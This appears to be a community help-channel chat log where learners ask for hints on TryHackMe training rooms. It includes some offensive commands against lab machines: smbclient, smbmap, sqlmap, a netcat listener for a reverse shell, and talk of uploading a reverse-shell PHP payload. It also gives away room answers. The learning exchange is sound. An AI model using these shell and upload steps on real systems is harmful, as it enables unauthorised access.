i don't think you are ready for this room
sacred dew
oh ahah xd
so even if i'm looking into the source of the site i can't find the flags without a reverse shell ?
terse nova
sacred dew
oh ahah xd
this room require | XXE injection |
terse nova
sacred dew
so even if i'm looking into the source of the site i can't find the flags withou...
no you find something else
stuck fractal
terse nova
this room require | XXE injection |
This is perhaps a bit much of a spoiler.
sacred dew
ok ok i'll try a room that is more suitable then
terse nova
stuck fractal
This is perhaps a bit much of a spoiler.
there is an XXE tag on the room
sacred dew
where is the tag ?
cedar anvil
 sacred dew
oh i see thanks
stuck fractal
@white salmon what are the first two octets of the IP you're scanning?
 mighty iron
Can anyone give me a hint for https://tryhackme.com/room/ohmyweb user flag?

So far I enumerated the machine. I found a webserver and a ssh service.
Some manual enumeration led me to believe the web-server is static, and tools like nikto and gobuster didn't find anything useful.
I found in the /assets folder in the web-server a .DS_Store file that seemed interesting, but after I looked into it, it led me nowhere
sturdy hearth
mighty iron
Can anyone give me a hint for https://tryhackme.com/room/ohmyweb user flag?
You can find the discussion in #949380857943175208
mighty iron
I asked here cuz I've seem some small spoilers there
and I wanted to avoid that
but fair enough, I can ask there
ty
sturdy hearth
The initial foothold would be from a recent Apache CVE, and there being a room on TryHackMe about it
mighty iron
Actually, I think @sturdy hearth hint is enough for now. I just didn't think about that direction.
tyvm for both of you for your help

+rep @sturdy hearth
green minnowBOT
Gave +1 Rep to @sturdy hearth
mighty iron
+rep @white salmon
sturdy hearth
+rep @white salmon 
green minnowBOT
Gave +1 Rep to @dusk totem

 lethal niche
+rep @burnt rivet
green minnowBOT
Gave +1 Rep to @burnt rivet
white salmon
stuck fractal
<@456226577798135808> what are the first two octets of the IP you're scanning?
Idk anymore the pic is gone. Did i do an eye tired and fuck up syntax 
 worldly hemlock
Hi. I'm totally newbie on tryhackme and i started with Sweettooth inc. It says Do a TCP port scan. Port scan what machine? I am using WSL Kali Linux with tryhackme's openvpn. Can anyone help? Thank you.

 summer kite
In Cyber Defense - Network Services - Task 4 (Exploiting SMB), I located the list of correct share from the enum4linux command; but when I enter the ||smbclient //10.10.171.127/profiles -U Anonymous -p 445|| command, after being asked for PW, all I see is "Try 'help' to get a list of possible commands."
FWIW, I am using Kali AttackBox.
worldly hemlock
No. I started my own Kali Linux WSL and connected to openvpn instead.
So you say either i use attackbox or my own kali linux, I should start attackbox (machine in the room) correct?
Yeah im just playing around for now 🙂
Alright let me check then...
Oh i got it now. Thanks man.
green minnowBOT
Gave +1 Rep to @burnt rivet
worldly hemlock
If i can't do it, what course or step you advice me in tryhackme?
I guess Easy rooms...
Thanks
green minnowBOT
Gave +1 Rep to @burnt rivet
worldly hemlock
Learning is fun here btw 🎉
summer kite
My apologies for the late response. Yes, I do have the SMB Prompt. When I type "help", it brings up the list of commands to enter.
I typed "ls" in the SMB prompt, and I see the .txt file, but am confused on what to do after I see that .txt file
tranquil parcel
or use more and read it on the smb
summer kite
Silly question I have is: when I use the get command as you pointed out, where does it end up when I open the Text Editor in the Kali AttackBox? This is the error I keep getting:
smb: >get Working From Home Information.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Working
Adding the " " made the difference. Now I can continue on. Thank You for your assistance! Admittedly, I need to get more familiar and comfortable with Kali Linux (and Linux distros period).
green minnowBOT
Gave +1 Rep to @dusk totem
 celest moth
Working on BrainStorm. Is there a way to get past the 229 error for passive mode? I've tried the other port but they both time out
cedar anvil
celest moth
Working on BrainStorm. Is there a way to get past the 229 error for passive mode...
I reported this bug some time ago, I think, for a fix you can download the binary from the attackbox and transfer it your machine
celest moth
Ah, OK. Thank you
left thunder
celest moth
Ah, OK. Thank you
Reconnect to the ftp and the first thing you enter is passive to toggle off passive mode, that should fix it I guess
 wind peak
goodnight ladies and gentlemen and everyone in between up north down south east west etc. need a hint for NetworkServices Enumerating Telnet Task 6. When i run a syn scan it shows all ports closed and i know 1 is open based on the next question. any ideas?
trying with -p- flag
taking quite a while
wind peak
eventually got it no more help needed
 lapis copper
I have a question from Steel Mountain room ,the task4 Format is "powershell -c "command here" ,who can give me a hint,tkanks.
idle flume
lapis copper
I have a question from Steel Mountain room ,the task4 *Format is "powershell -c ...
what issue are you facing?
lapis copper
I want to know how to execute this powershell command
idle flume
lapis copper
I want to know how to execute this powershell command
powershell.exe -c 'powershell command here'
this is generally the syntax to execute ps commands
lapis copper
idle flume
this is generally the syntax to execute ps commands
I probably understand, I'll try it later, thank you
green minnowBOT
Gave +1 Rep to @idle flume
white salmon
Yo, everyone. Got a problem in https://tryhackme.com/room/rpwebscanning on zap scanning. Active scan doesn't seem to find XSS vuln
wheat helm
white salmon
Yo, everyone. Got a problem in https://tryhackme.com/room/rpwebscanning on zap s...
Can you please verify and share a screenshot of what you have so far?
!docs verify
proud scarabBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
 wheat helm
"Featured in various rooms on TryHackMe, Cross-Site Scripting is a vicious attack that is becoming ever more common on the open web. What Alert does ZAP produce to let us know that this site is vulnerable to XSS? Note, there are often a couple warnings produced for this, look for one more so directly related to the web client."
Is that the question you're trying to answer?
white salmon
yeah, exactly
i found the answer, to check if im doing something wrong
but can't find the reason why it's not showing up
standard mode > automatic scan > use traditional spider ✔ | not using ajax spider
wheat helm
Try going through some of the other tabs
white salmon
scan is done 100%
white salmon
it should have "Web browser XSS protection is not enabled"
 white salmon
wheat helm
See the ``>``? Click those
white salmon
wheat helm
See the ``>``? Click those
only requests are there
wheat helm
I'll spin up the machine and take a look on my end. Hang tight
white salmon
white salmon
<@!327429593067683840>
^^ this is my output
wheat helm
Yeah, I ran the scan and the Alert didn't show up for me either
white salmon
yeah... I guess it only shows up in the older versions of the software
i had similar issues with nmap and nmap room
wheat helm
It's an issue with the room. You did everything else right though. Might be good to report it in #room-bugs
white salmon
wheat helm
It's an issue with the room. You did everything else right though. Might be good...
ok, thx
green minnowBOT
Gave +1 Rep to @wheat helm
white salmon
oh cool, thank you)
green minnowBOT
Gave +1 Rep to @burnt rivet
 agile imp
hey ! I'm having trouble with the ecorp room, can someone give me a hint ?
I have the users, only password I miss is for
||elliot||
i'm stuck haha
ah shit
yeah no it doesn't help
I have the password hint being "All is not black or white" for elliot's user, and the password policy is "a color + a 2 digit number"
and as you guessed it's a mr robot themed room so idk what it could be
tried it already
doesn't work sadly
white salmon
agile imp
I have the password hint being "All is not black or white" for elliot's user, an...
What room is that?
I'm sure I've done that room.
I can't access it though.
I know how
I'm not a subscriber, otherwise I would not have said I have done the room.. lol.
 lavish orbit
can anyone help me with the exploit vuln room? i'm working on the last section of the online bookstore looking for the flag. i've got the exploits but i'm confused as to how to actually use them.
idle flume
lavish orbit
can anyone help me with the exploit vuln room? i'm working on the last section o...
which room are you working on?
 primal idol
lavish orbit
can anyone help me with the exploit vuln room? i'm working on the last section o...
primal idol
lavish orbit
can anyone help me with the exploit vuln room? i'm working on the last section o...
Which exploit did you use? I think the easiest would be the ||Unauthenticated RCE|| one.
 charred helm
hello
wheat helm
@charred helm Do you need a room hint?
solar forge
hint on how to decode this? Tizmg_nv_zxxvhh_gl_gsv_nzk_kovzhv
i tried rot but doesn't work
white salmon
Which rot?
white salmon
What room is it?
solar forge

TryHackMe
Help Sebastian and his team of investigators to withstand the dangers that come ahead.
cedar anvil
solar forge
from 1 to 26
side note, there's rot47 too but not for this case
cedar anvil
yes
cedar anvil
no, I meant as in popularly used but yeh !
solar forge
oh lol
well im still left without a track
absolutely clueless as to how to decode this
white salmon
Ciphey has it.
solar forge
what is it?
white salmon
How about I show you Ciphey?
white salmon
GitHub
⚡ Automatically decrypt encryptions without knowing the key or cipher, decode encodings, and crack hashes ⚡ - GitHub - Ciphey/Ciphey: ⚡ Automatically decrypt encryptions without knowing the key or ...
white salmon
Use the python one.
white salmon
python3 -m pip install ciphey --upgrade
white salmon
yeah, use the sudo command for pip
white salmon
Have you installed it?
solar forge
yes
white salmon
ciphey -t <cipher>
white salmon
D'oh
solar forge
i have to add a directory to path
white salmon
Did you get pip?
white salmon
strange...
solar forge
how do i rm it?
white salmon
rm ciphey
solar forge
it can't cause there's no such file or directory
white salmon
Are you in your the /home/Username/.loca/bin
white salmon
is ciphey there?

 white salmon
Nope, like I said, I just went down pip/python to install it
white salmon
It's atbash.
solar forge
lol
white salmon
solar forge
yeah couldn't have figured it out on myself
solar forge
white salmon
https://www.dcode.fr/atbash-cipher
thank you!
green minnowBOT
Gave +1 Rep to @sage steeple
solar forge
nah probably it s my problem
i think i have to set the $path variable
or somethign
idk
it doesn't even work lol
white salmon
Is it for the answer to "key to acces the map?"
white salmon
cedar anvil
why people abuse "lol"
I have no idea lmao
solar forge
white salmon
Is it for the answer to "key to acces the map?"
yeah
bro im dum
like for real
white salmon
solar forge
yeah
 solar forge
white salmon
solar forge
white salmon
thank you
green minnowBOT
Gave +1 Rep to @sage steeple
lavish orbit
primal idol
Which exploit did you use? I think the easiest would be the ||Unauthenticated RC...
i ended up finding the flag without the exploits at all.
alpine inlet
Hey guys im in CC:Pen testing room on task 18 and need to use sqlmap. first question is to connect to url so i do sqlmap -u <ip of machine> . im not sure but i think i need to also specify a parameter but unsure what to pick
sturdy hearth
alpine inlet
Hey guys im in CC:Pen testing room on task 18 and need to use sqlmap. first ques...
See if there are HTTP requests containing variables like id, username, password
You could use these, and sqlmap will try all of them
For instance, finding time-base blind - SLEEP injection
Also, you could just save that request and supply it to sqlmap -r request.txt ...
alpine inlet
sturdy hearth
See if there are HTTP requests containing variables like `id`, `username`, `pass...
couldnt i just use burp to see the get requests and their parameters?
alpine inlet
sturdy hearth
See if there are HTTP requests containing variables like `id`, `username`, `pass...
also the sqlmap -u <ip> cmd doesnt work just by itself it seems
sturdy hearth
You need to provide it a parameter to inject into
sturdy hearth
alpine inlet
couldnt i just use burp to see the get requests and their parameters?
Yes you can surely do that, right-click and save to file as well
alpine inlet
okay im just gonna do it without burp since the task doesnt require it
so I add a -p flag but what do I put as the param? anything?
i tried some simple strings and numbers but no luck
alpine inlet
can i do that with sql map?
alpine inlet
ok ty
white salmon
hello friends, I am working in OWASP Top 10 on Task 29, I have found the CVE exploit.db and the task instructions are as follows "Note: When you find the exploit script, put all of your input in quotes, for example "id"" But I am not sure what part of the code is the ID?

Exploit Database
is the exploit
I tried putting the whole thing in quotes (" before the first import and " at the last ) bracket ) << but when I copied it into my terminal it just crashed my laptop
Can you link me the room?

TryHackMe
Learn about and exploit each of the OWASP Top 10 vulnerabilities; the 10 most critical web security risks.
thanks for the reply, I think I am just being a noob, I tried copying the entire cve directly into my terminal

Have you tried that?
no, I'll keep playing around. I was just so confused for a minute
left thunder
white salmon
hello friends, I am working in OWASP Top 10 on Task 29, I have found the CVE exp...
You don't have to edit or copy paste the exploit script code into your terminal, just download the script from exploit db and run it with python
white salmon
left thunder
You don't have to edit or copy paste the exploit script code into your terminal,...
thanks so much, I know you helped me out earlier today as well.
green minnowBOT
Gave +1 Rep to @left thunder
 grim grove
Hi guys doing the root toom which is easy I have done an nmap scan I've then gone to use go buster but my parrot box doesn't have any word lists
Where can I get these / anyone know the cmd so I can get them
left thunder
grim grove
Hi guys doing the root toom which is easy I have done an nmap scan I've then gon...
Google SecLists github
white salmon
Network Services room, Exploiting SMB section: I've located and downloaded "John Cactus's ID_RSA" through their SMB
I'm trying to use the key with SSH. It doesn't seem to be working. Using ssh's -i command and directing it to the path of the RSA key it continues to ask for John's password. Changed permissions on it. Changed permissions on the folder as well.
left thunder
white salmon
`Network Services` room, `Exploiting SMB` section: I've located and downloaded "...
Probably you are not using the correct username
white salmon
left thunder
Probably you are not using the correct username
it wouldn't timeout if I weren't?
let me try
left thunder
white salmon
it wouldn't timeout if I weren't?
Not sure what you mean, you said the issue is that it's still asking you for the password?
white salmon
yeah, it still asks
left thunder
white salmon
yeah, it still asks
Right, so I highly guess it is because of using a wrong username to ssh with
white salmon
tried john, johncactus, cactus, "john cactus", john_cactus... i'm pretty stuck at this point
left thunder
white salmon
tried john, johncactus, cactus, "john cactus", john_cactus... i'm pretty stuck a...
You sure you tried all of them, because one of them should have worked? ||cactus||
white salmon
*facedesks
thank you
i can't believe i just brushed past that
i need a break after that
 solar island
Hi everyone. I'm doing Wireshark 101 room, in a desktop pc (Win), and I find difficult to copy and paste every time the responses for task 11 HTTP Traffic: I can't copy from the VM to the browser in my pc. My question: there is a way to copy and past quickly? Otherwise I should run THM in a Linux environment on my machine (or access my email from the VM) but I prefer to stay with my win pc. Thanks!
white salmon
Are you using the attackbox or a VM?
solar island
Well, i actually use attackbox, from the browser
white salmon
There is a little arrow down the bottom, you click it it will give you the attackbox in a fullscreen, with that you can copy and paste
Or you can click that little arrow

Then clipboard to copy and paste.
 solar island
thanks @white salmon
green minnowBOT
Gave +1 Rep to @sage steeple
alpine inlet
hey guys need some help with cc pentest room task 18
so ive done sqlmap -u <ip> --forms
however im not sure how this tells me the answers to the task
cedar anvil
alpine inlet
however im not sure how this tells me the answers to the task
It's better to read up on the tools online/help manuals, so you know how it works :)
alpine inlet
i get how it works the task questions are my problem
"Set the url to the machine ip, and run the command"
see its only telling to set url but sqlmap doesnt like that
alpine inlet
nevermind ive figured it , thanks though
hey guys last question in task 20 in cc pentest room
i put smbmap -u admin -p password -H 10.10.10.10 -x 'ipconfig /all' as my answer but its wrong
not sure how
white salmon
Hi, sorry for basic question. How do I deploy a reverse shell? I am working on upload vulnerabilities room and doing my first reverse shell. The room instructions say to use a pentest monkey script which it gives a link to.
How do I actually use the script? The only one I have used before was a python3 script, but this one is different correct?
it says to use nc -lvnp 1234 and then use the reverse shell code
hi, thanks for the reply. how would I upload the script? Just as some form of document into the upload image ?
oh this one is actually a file upload and not just image, so I'm assuming txt document maybe? ill give that a go
task 5
upload vulnerabilities room
I have completed the gobuster scan
tyvm
green minnowBOT
Gave +1 Rep to @burnt rivet
white salmon
thanks
green minnowBOT
Gave +1 Rep to @dusk totem
white salmon
Got reverse shell, thanks Lassi. You're like a full-time tutor
green minnowBOT
Gave +1 Rep to @burnt rivet
white salmon
thanks bro
 timid frigate
Hello, am I supposed to get root on the '172.17.0.4' machine in the Rocket room? Not sure I'm going the right path
well, it's more of an actual container, rather than machine
 copper gulch
I just got rickrolled in my lesson
white salmon
I've never been more baffled.... I do not understand

ahhhh...
I wonder sometimes if I'm a fool
sheesh.
never bothered to check
i tend to rush a lot
alpine inlet
hey guys last question in task 20 in cc pentest room
i put smbmap -u admin -p password -H 10.10.10.10 -x 'ipconfig /all' as my answer but its wrong
not sure how
 fallen elm
20
alpine inlet
?
left thunder
alpine inlet
hey guys last question in task 20 in cc pentest room
i put smbmap -u admin -p p...
The question is not asking you how to run ipconfig /all
 restive stirrup
Gatekeeper Lab
I am having problems leveraging any scripts against my test vm.
Background: my lab is a kali vm and windows 7or10 vm running on a Windows 10 host(vmware). I am able to interact with the program(gatekeeper) via nc and ping from my kali vm. But i cannot run any script against it.
My kali machine prints : Cold not connect to IP:PORT
My windows machine machine shows: Client Disconnected
Any help would be appreciated.
alpine inlet
Hey guys im on last task in pentest cc room. I'm asked to find waht the file on the machine contains. I dont use the tools from the room that pertain to web hacking for this task right? since its a machine?
timid frigate
Hello, am I supposed to get root on the '172.17.0.4' machine in the Rocket room? Not sure I'm going the right path
well, it's more of an actual container, rather than machine
alpine inlet
wdym?
The IP given is a website URL that contains a machine?
okay so would i start with looking for open ports with nmap then?
okay it looks liked 22 and 80 are open but i heard 80 is always open and 22 is a ssh port so i gotta try to get perms to ssh?
why not 22?
alright thank you
btw is port 80 always open for any website?
yea so i dont use stuff like metasploit then im assuming
umbral umbra
alpine inlet
btw is port 80 always open for any website?
port 80 is the standard HTTP service port. But ports can be completely arbitrary, it's not a fixed configuration that an open port 80 is guaranteed to be HTTP.
left thunder
Looks like shodan
umbral umbra
Yeah, I didn't say anything about the frequency. 80 is the standard port, per the relevant RFC, but systems will let you serve FTP on port 80, or serve HTTP over port 64000. Port standardization is mostly a human convention, and enterprise IT will usually select a base offset for management reasons
umbral umbra
alpine inlet
so is it open for all websites then?
80 is the most common, but don't get locked into the idea that HTTP is only served on port 80, or that 80 is always HTTP
alpine inlet
so will the http port always come up as open when im performing nmap scans on web servers?
okay makes sense, thanks
umbral umbra
alpine inlet
so will the http port always come up as open when im performing nmap scans on we...
I think it would help you to understand if you draw out an architectural diagram to show the stack that enables a web server to present content
alpine inlet
ill look into that
white salmon

what did i do wrong here
someone gimme a hint
i already tryed that
tried

same
perm denied
oh thanks that -o did it
green minnowBOT
Gave +1 Rep to @burnt rivet
white salmon
explain please
root i guess

do u guys say root
or nothing
why cant i use > to generate a payload in there doe ?
so if had > /home/kali/reverse_shell.php
would it work by then

actually
it works
cedar anvil
white salmon
yeh, don't use the > redirect anyway
always use -o
the redirect also redirects terminal message or extra characters to the file which messes up your payloads, it's not always an issue but can be especially with buffer payloads
white salmon

timid frigate
hello, has anyone done the hard 'Rocket' room?
left thunder
timid frigate
hello, has anyone done the hard 'Rocket' room?
Something sounds wrong in that question 
 nocturne geyser
someone know if there is a problem with the task 7 of Network services in the cyber defense learning path ?
because i cant connect to the telnet backdoor
white salmon
telnet machine $ip
nocturne geyser
its not "telnet ip port" ?